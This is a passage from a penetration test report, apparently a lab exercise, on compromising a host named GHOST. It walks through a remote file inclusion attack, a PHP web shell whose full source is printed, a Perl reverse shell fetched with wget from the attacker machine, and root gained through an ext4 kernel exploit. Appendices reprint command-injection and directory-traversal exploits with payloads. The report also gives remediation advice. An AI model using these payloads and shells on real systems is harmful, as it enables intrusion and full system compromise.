


Figure 9 – test.asp opened in the browser

The image was displayed by a javascript code located at <http://192.168.6.68/javascript>.

```
var
_0x5490=["\x6C\x65\x6E\x67\x74\x68","\x20","\x30\x2E\x67\x69\x66","\x31\x2E\x67\x69\x66",
"\x67\x65\x74\x53\x65\x63\x6F\x6E\x64\x73","\x66\x6C\x6F\x6F\x72","\x3C\x69\x6D\x67\x20\
x73\x72\x63\x3D\x27","\x27\x3E","\x77\x72\x69\x74\x65"];var          currentdate=0;var
core=0;function          StringArray(_0x5b7ex4){this[_0x5490[0]]=_0x5b7ex4;for(var
_0x5b7ex5=1;_0x5b7ex5<=_0x5b7ex4;_0x5b7ex5++){this[_0x5b7ex5]=_0x5490[1];}          };
;image=
new
StringArray(10);image[0]=_0x5490[2];image[1]=_0x5490[3];image[2]=_0x5490[2];image[3]=_
0x5490[3];image[4]=_0x5490[2];image[5]=_0x5490[3];image[6]=_0x5490[2];image[7]=_0x54
90[3];image[8]=_0x5490[2];image[9]=_0x5490[3];var          ran=60/image[_0x5490[0]];function
ranimage(){currentdate=
new
```



```
Date();core=currentdate[_0x5490[4]]();core=Math[_0x5490[5]](core/ran);return (image[core]);}  
;document[_0x5490[8]](_0x5490[6]+ranimage()+_0x5490[7]);
```

After deobfuscating the code (simple hex to ascii conversion on the array values) two images were identified (0.gif and 1.gif).

Requesting /1.gif redirected to /1/1.jpeg, so <http://192.168.6.68/1/> was opened in a browser to check for interesting files, but it gave back a login screen.




Figure 10 – Login page in directory /1

The source of the page was:

```
<html>  
<head>  
<title>Page title</title>  
</head>  
<body><!-- This is the login form -->  
<form method="post" action="/1/index.asp">  
Username: <input type="text" name="slogin_POST_username" value=""><br>  
Password: <input type="password" name="slogin_POST_password"><br>  
<input type="submit" name="slogin_POST_send" value="Enter">  
</form>  
</body>  
</html>
```

The parameter names used here were different than the ones in the main page. With Google the used parameter names were identified related to the open source “Simple Text-File Login script”, which was vulnerable to a remote file inclusion vulnerability (see Appendix 6.3).

To exploit the vulnerability apache was started on the attacker machine and a modified php shell script (see Appendix 6.4) was uploaded for remote file inclusion.



The following URL was opened on the target machine to run “whoami” command on the target:




Figure 11 – The layout of the uploaded php shell

After looking through the accessible files and basic system information a PERL reverse shell (connecting to port 4567) was downloaded from the attacking machine (“wget http://192.168.6.112/shll/rev.pl”) and executed (“perl rev.pl”) with the PHP shell.




Figure 12 – Execution of the uploaded PERL reverse shell using the PHP shell

Using the reverse PERL shell:

- The mounted drives were identified with “mount”
- The kernel version was identified with “uname -a”
- A copy of the GNU C Compiler was found in /usr/bin (gcc-4.4)



```
root@woff-laptop:/pente... root@woff-laptop: ~ mc [root@woff-laptop]/t... root@woff-laptop: /
root@woff-laptop:/tmp# nc -v -n -l 4567
Connection from 192.168.6.68 port 4567 [tcp/*] accepted
20:45:52 up 47 min, 0 users, load average: 2.04, 2.03, 1.50
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
Linux ghost 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/
/usr/sbin/apache: can't access tty; job control turned off
$ mount
/dev/mapper/ghost-root on / type ext4 (rw,errors=remount-ro)
proc on /proc type proc (rw)
none on /sys type sysfs (rw,noexec,nosuid,nodev)
none on /sys/fs/fuse/connections type fusectl (rw)
none on /sys/kernel/debug type debugfs (rw)
none on /sys/kernel/security type securityfs (rw)
udev on /dev type tmpfs (rw,mode=0755)
none on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=0620)
none on /dev/shm type tmpfs (rw,nosuid,nodev)
none on /var/run type tmpfs (rw,nosuid,mode=0755)
none on /var/lock type tmpfs (rw,noexec,nosuid,nodev)
none on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
/dev/sdcl on /tmp type ext2 (rw,noexec,nosuid)
/dev/sda5 on /boot type ext2 (rw)
$ uname -a
Linux ghost 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
$ ls -la /usr/bin | grep gcc
-rwxr-xr-x 1 root root 220484 Jan 10 10:56 gcc-4.4
lrwxrwxrwx 1 root root 7 May 2 18:03 i486-linux-gnu-gcc-4.4 -> gcc-4.4
```

Figure 13 – Information gathering using the reverse PERL shell

By the kernel version the system was affected by some vulnerability but most of the exploits were not accessible or not working.

Checking the recent vulnerabilities found in Ubuntu on <http://securityfocus.com/> lead to a EXT4 exploit (see Appendix 6.4). Since the filesystem of “/” was EXT4 the exploit was promising.

The exploit was downloaded from the attacker machine to “GHOST”, the .c sources were compiled manually using /usr/bin/gcc-4.4. The shell script, that came with the exploit was not used, every command was given out manually.

Since the attacked machine was running Ubuntu and the last step of the exploit was a “su – root” command (which requires TTY) a python workaround (see Appendix 6.6) was used to get TTY in the reverse perl shell.

With the elevated privileges the /root/.proof.txt became accessible.



```
File Edit View Terminal Tabs Help
root@woff-laptop: /pente...  root@woff-laptop: ~  mc [root@woff-laptop]:/t...
HTTP request sent, awaiting response... 200 OK
Length: 998 [application/x-gzip]
Saving to: `37277.tgz'

  0K                                     100% 124M=0s

2010-05-07 20:30:26 (124 MB/s) - `37277.tgz' saved [998/998]

$ tar xvfz 37277.tgz
ext4_own/
ext4_own/ext4_own.sh
ext4_own/ext4.c
ext4_own/modify_shadow.c
$ cd ext4_own
$ gcc -o ext4 ext4.c
/usr/sbin/apache: gcc: not found
$ /usr/bin/gcc-4.4 -o ext ext4.c
$ /usr/bin/gcc-4.4 -o modify_shadow modify_shadow.c
$ strip ./modify_shadow
$ ./ext4
/usr/sbin/apache: ./ext4: not found
$ ./ext
$ sync
$ grep blah -r -l /usr/share 1> /dev/null 2> /dev/null
$ /usr/bin/passwd
$ echo "import pty; pty.spawn('/bin/bash')" > asdf.py
$ python asdf.py
www-data@ghost:/apache/logs/log/log/.n00b/ext4_own$ su - root
su - root
Password: password

root@ghost:~# whoami
whoami
root
root@ghost:~# cat /root/proof.txt
cat /root/proof.txt
sD5jnSo22bSe12sadjdjrudfknk4455qndlas4
root@ghost:~#
```

Figure 14 – Successful privilege escalation attach after gaining TTY in the reverse PERL shell

5.3 Recommendations

5.3.1 Information Disclosure

Test scripts were left on the machine, which are accessible on guessable URL-s. It is recommended to remove every test script from the machine.

5.3.2 Remote File Inclusion Vulnerability

The installed version of SiTeFiLo is vulnerable to remote file inclusion. It is recommended to regularly upgrade the software on the machine. It is recommended to configure php.ini in such way, that it forbids the usage of some dangerous php functions (exec, shell_exec, escapeshellcmd) and only allows include from local sources (allow_url_include).



5.3.3 Dangerous Software Packages

Gcc-4.4 is available on the server. It is recommended to remove the development software from the machine or allow the access to them only for high privileged users.

5.3.4 Local Privilege Escalation Vulnerability

The system is not upgraded and contains exploitable vulnerability. It is recommended to upgrade the machine regularly.

6 Appendix

6.1 Dotdefender Remote Command Execution 3.8-5

Source: <http://www.exploit-db.com/exploits/10261>

```
# Title: Dotdefender Remote Command Execution 3.8-5
# EDB-ID: 10261
# CVE-ID: ()
# OSVDB-ID: ()
# Author: John Dos
# Published: 2009-12-01
# Verified: yes
# Download Exploit Code
# Download N/A
```

```
view sourceprint?
Problem Description
=====
```

A remote command execution vulnerability exists in the dotDefender (3.8-5) Site Management.

dotDefender [1] is a web application firewall (WAF) which 'prevents hackers from attacking your website.'

```
Technical Details
=====
```

The Site Management application of dotDefender is reachable as a web application (<https://site/dotDefender/>) on the webserver. After passing the Basic Auth login you can create/delete applications. The mentioned vulnerability is in the 'deletesite' implementation and the 'deletesitename' variable. Insufficient input validation allows an attacker to inject arbitrary commands.

```
Delete Site
=====
```

A normal delete transaction looks as follow:

```
POST /dotDefender/index.cgi HTTP/1.1
Host: 172.16.159.132
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://172.16.159.132/dotDefender/index.cgi
Authorization: Basic YWRtaW46
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
```

```
sitename=dotdefeater&deletesitename=dotdefeater&action=delete
site&linenum=14
```

An attack looks like:

```
-----/Request/-----
POST /dotDefender/index.cgi HTTP/1.1
Host: 172.16.159.132
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://172.16.159.132/dotDefender/index.cgi
Authorization: Basic YWRtaW46
```



Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 95

siteName=dotdefeater&deletesiteName=dotdefeater;id;ls -al
../pwd;&action=deletesite&linenum=15

-----/Response/-----
[...]

uid=33(www-data) gid=33(www-data) groups=33(www-data)
total 12
drwxr-xr-x 3 root root 4096 Nov 23 02:37 .
drwxr-xr-x 9 root root 4096 Nov 23 02:37 ..
drwxr-xr-x 7 www-data 99 4096 Nov 23 07:11 admin
/usr/local/APPCure-full/lib/admin
uid=33(www-data) gid=33(www-data) groups=33(www-data)
total 12
drwxr-xr-x 3 root root 4096 Nov 23 02:37 .
drwxr-xr-x 9 root root 4096 Nov 23 02:37 ..
drwxr-xr-x 7 www-data 99 4096 Nov 23 07:11 admin
/usr/local/APPCure-full/lib/admin
uid=33(www-data) gid=33(www-data) groups=33(www-data)
total 12
drwxr-xr-x 3 root root 4096 Nov 23 02:37 .
drwxr-xr-x 9 root root 4096 Nov 23 02:37 ..
drwxr-xr-x 7 www-data 99 4096 Nov 23 07:11 admin
/usr/local/APPCure-full/lib/admin
[...]

Affected Code
=====

The affected code (perl) is in index1.cgi of the admin interface:

311
312 }elsif(\$action eq "deletesite") {
delete site

313 \$deletesiteName=\$postFields["deletesiteName"];
314 \$dots_index = index(\$deletesiteName,"%3A");
315
316 if(\$dots_index != -1) {
317 \$site_a_part= substr(\$deletesiteName,0,\$dots_index);
318 \$site_b_part=
substr(\$deletesiteName,\$dots_index+3,length(\$deletesiteName)-
\$dots_index-2);
319 \$site_a_part=&cleanIt(\$site_a_part);
320 \$site_b_part=&cleanIt(\$site_b_part);
321 \$deletesiteName = \$site_a_part.".".\$site_b_part;
322 }
323
324 \$linenum=\$postFields["linenum"];
325 applyDbAudit(\$action);
326 &delline(\$linenum,2);
327 cleanSiteFingerPrints(\$deletesiteName);
328
329 &deleteSiteConf(\$deletesiteName);
330 \$site_params="\$CTMP_DIR/"\$deletesiteName."_params";
331 system("rm -f \$site_params");

And applicure-lib2.pl:

13 sub cleanIt {
14 my(\$param,\$type)=@_;
15
16 \$param =~ s/%([a-fA-F0-9]{2})/pack "H2", \$1/eg;
17 if (\$type eq 'any') {
18 } elsif (\$type eq 'filter') {
19 \$param =~ s/\+/" /eg;
20 } elsif (\$type eq 'path') {
21 \$param = un_urllize(\$param);
22 #\$param =~ s/([^\A-Za-z0-9\-_\.\~])/g;
23 #\$param =~ s/\+/" /eg;
24 } else {
25 \$param =~ s/([^\A-Za-z0-9\-_\.\~])/g;
26 }
27 return \$param;
28 }

Here one can see that certain shell control characters are not
protected by the call to cleanIt. Thus an attacker
can gain control of the system call in line 331 of index1.cgi.

6.2 CompleteFTP Server Directory Traversal

Source: http://www.exploit-db.com/exploits/11973

Title: CompleteFTP Server Directory Traversal
EDB-ID: 11973
CVE-ID: ()
OSVDB-ID: ()
Author: zombiefx
Published: 2010-03-30
Verified: yes
Download Exploit Code
Download Vulnerable app

Exploit Title: CompleteFTP Server Directory Traversal
Date: 2010-03-30
Author: zombiefx
darknet@gmail.com<mailto:darknet@gmail.com>
Software Link:
http://www.enterprisedt.com/products/completeftp/download/CompleFTPSetup.exe

Version: CompleteFTP Server v 3.3.0
Tested on: Windows XP SP3
CVE :
Code :
230 User test logged in.
ftp> pwd
257 "/Home/test" is current directory.
ftp> cd ..\..\..\..\..\
250 Directory changed to "/Home/test/..\..\..\..\..\".
ftp> get boot.ini
200 PORT command successful.
150 Opening ASCII mode data connection for boot.ini
226 Transfer complete.
ftp> 215 bytes received in 0.14Seconds 1.54Kbytes/sec.



6.3 Simple Text-File Login script 1.0.6 (DD/RFI) Multiple Vulnerabilities

Source: <http://www.exploit-db.com/exploits/7444>

```
# Title: Simple Text-File Login script 1.0.6 (DD/RFI) Multiple
Vulnerabilities
# EDB-ID: 7444
# CVE-ID: (2008-5762)
# OSVDB-ID: (50712)
# Author: Osirys
# Published: 2008-12-14
# Verified: yes
# Download Exploit Code
# Download N/A
```

```
view sourceprint?
[START]
```

```
#####
#####
[0x01] Informations:
```

```
Script      : Simple Text-File Login script 1.0.6
Download    :
http://www.hotscripts.com/jump.php?listing_id=36777&jump_type=
1
Vulnerability : Remote File Inclusion / Sensitive Data Disclosure
Author      : Osirys
Contact     : osirys[at]live[dot]it
Notes      : Proud to be Italian
Greetings  : XaDoS, x0r, emgent, Jay
Notes      : *
```

```
* The name of this login system is Simple Text-File Login script, so
we can already
understand that this script will use a .txt file to do his job. So it's
like if
the coder didn't think that a login system like this isn't vulnerable.
Weird !
Anyway, it's vulnerable to Remote File Inclusion also, here we are
!
```

```
#####
#####
[0x02] Bug:[Remote File Inclusion]
#####
```

Bugged file is: `[/path]/slogin_lib.inc.php`

```
[CODE]
90. if (!isset ($slogin_path)) {
91.   $slogin_path = "";
92. }
[/CODE]
```

If `$slogin_path` is not given, becomes a null variable. Scrolling down the source code, you can see an include of that variable everywhere. Just one of the few vulnerable includes:

```
[CODE] include_once ($slogin_path . "header.inc.php"); [/CODE]
```

FIX: Just declare `$slogin_path`. An example of a bugged inclusion in the source is this:

```
[CODE] include_once ($slogin_path . "header.inc.php"); [/CODE]
```

The `header.inc.php` file, such as all the files of this cms, is in the same dir of `slogin_lib.inc.php`, so a fix could be just to include the file, without including a variable, which should be null because all the files are in the same dir.

```
[CODE] include_once ("header.inc.php"); # <-- This is a secure
include. [/CODE]
```

```
[!] EXPLOIT:
[/path]/slogin_lib.inc.php?slogin_path=[remote_txt_shell]
```

```
#####
#####
[0x03] Bug:[Sensitive Data Disclosure]
#####
```

```
* As I already said, this is not a real bug, because is the intention of
the author
to use a .txt file as a login storage. But it's weird, it's unsecure !
Maybe he just
sees the goodness of people (hehe xD)
```

In this login system, sensible datas like username and password are stored in a local text file, so we can get sensitive information just going to this txt file. The name of this file is set in `slogin_lib.inc.php`. By default is: `slog_users.txt`

```
[!] EXPLOIT: [/path]/slog_users.txt
```

```
#####
#####
```

```
[/END]
```

milw0rm.com [2008-12-14]



6.4 Modified php shell source code

The script was modified to handle the requests made on the target machine (FORM action was set to “http://192.168.6.68/1/slogin_lib.inc.php” and a hidden parameter with the vulnerable „slogin_path” parameter was set to „http://192.168.6.112/shll/”.

```
<?php
/*****
 *
 *          shell.php - simple php shell          *
 *
 *****/
|*
|*
|*          This is the script issues raw commands on the php enabled
server, *|
|*          it is very dangerous and should be hidden and password
protected. *|
|*          NOTE: This script is self contained and hates safe mode in
php. *|
|*          Author: Fanis Dokianakis <madf#hellug.gr>, Last Modified:
11/11/01 *|
|*          Copyright (C) 2001 by Fanis Dokianakis          *|
|*
|*
 *****/
/

$DEBUG=0;
$init_dir="/var/www";
$allow_from="192.168.6.112";

if ( $REMOTE_ADDR != $allow_from ) die ("Nope you can't
connect");

if ($DEBUG) echo $command,$dir;

if ( !isset($command) ) $command="";

if ( isset($dir) or !($dir == "")) {
$work_dir=trim(exec("cd $dir ; pwd"));
} else {
$work_dir=trim(exec("cd $init_dir ; pwd"));
}

if ( ereg("^cd", $command) ){
$change_dir=ereg_replace(":", "", ereg_replace("^cd
", "", $command));
$work_dir = trim(exec("cd $dir ; cd $change_dir ; pwd"));
}

if (
ereg("^cd", $command)
)
$command=ereg_replace("^:", "", $command);
if ($command == "") $command = "wait";

?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
<html>
<head>
<title>shell in php</title>
</head>

<body bgcolor="#3F4682" text="white">
<center>
<table bgcolor="#2F8894" width="98%" cellspacing=2
cellpadding=1>
<tr><td>
<table width="100%" border=0 cellspacing=0 cellpadding=0>
<tr>
<td bgcolor="black">
<form name="myform"
action="http://192.168.6.68/1/slogin_lib.inc.php" method="GET">
<input type="hidden" name="slogin_path"
value="http://192.168.6.112/shll/">
<textarea color="black" readonly cols="65" rows="24"
style="font-weight: bold; color: white; background-color: black;
font-size: medium; border: 0 solid rgb(0,0,0); vertical-align:
sub;">
<?php system("cd $work_dir;$command");?>
</textarea>
<table border=0 cellspacing=0 cellpadding=0>
<tr>
<td><b><font color="lightgreen"><?php echo
$HTTP_HOST;?></font><font color="blue">php</font><font
color="red">[</font><font color="blue">php</font><font
color="red">]</font> <font color="#90468C"><?php echo
trim($work_dir) ?> </font><font color="yellow">$ </font></b></td>
<td>
<input type="text" name="command" value="" size="40"
maxlength="255"
style="background-color: #000000; color: #FFFFFF ; border: 0 solid
rgb(0,0,0);
font-weight: bold; font-size: medium; ;">
</td></tr>
</table>
<input type="hidden" name="dir" value="<?php echo $work_dir
?>">
</form>
</td></tr>
</table>
</td></tr>
</table>
</center>
<?php if ($DEBUG) echo $command, "\n", $work_dir ?>
</body>
</html>
```



6.5 Linux Kernel Ext4 'move extents' ioctl Local Privilege Escalation Vulnerability

Source: <http://www.securityfocus.com/bid/37277/exploit>

Linux kernel is prone to a local privilege-escalation vulnerability because the software fails to verify access permissions.

Exploits may allow attackers to execute arbitrary code with kernel-level privileges and launch other attacks.

Successful exploits will result in the complete compromise of affected computers.

6.6 Getting around "su : must be run from a terminal"

Source: <http://www.rooftopsolutions.nl/blog/189>

I killed the sshd daemon from one of our servers by accident today. I wanted to avoid going to the data center, so I was able to upload and run a PHP script to give me a shell..

Problem was, that it would run under the www-data user and trying to su to root gave me the following message:

```
su : must be run from a terminal
```

After some googling, I found the solution from Tero's glob. If you have python installed, just run the following from your shell:

```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py  
python /tmp/asdf.py
```

You now have a proper terminal, and things like 'su' will work as usual.